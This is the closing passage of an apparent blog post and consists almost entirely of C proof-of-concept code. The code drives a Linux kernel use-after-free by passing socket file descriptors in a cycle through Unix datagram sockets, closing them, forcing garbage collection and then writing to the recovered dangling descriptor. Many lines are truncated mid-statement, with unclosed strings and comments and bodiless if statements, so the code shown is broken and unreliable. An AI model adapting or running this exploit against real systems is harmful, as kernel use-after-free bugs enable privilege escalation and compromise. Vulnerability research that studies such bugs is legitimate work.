    kick_gc();
    puts("[*] stage 3: A -> C ; C -> D ; clos

    int skC = make_dgram(&cAddr, &cLen);
    int skD = make_dgram(&dAddr, &dLen);

    if (send_fd(skA, skA, &cAddr, cLen) < 0)
    if (send_fd(skC, skC, &dAddr, dLen) < 0)

    close(skA);
    close(skB);

    kick_gc();
    sleep(5);

    /* Stage 4: pull sk-A out of sk-C's queue
    int uaf_fd = recv_fd(skC);
    printf("Socket A (our old fd): %d\n", skA
```

```
    printf("After GC (recovered)  : %d\n", ua

    char buff[100];
    memset(buff, 0x41, 100);
    write_all(uaf_fd, buff, 100);

    puts("[+] done");
    return 0;
}
```

Language: English
Powered by hugo and risotto.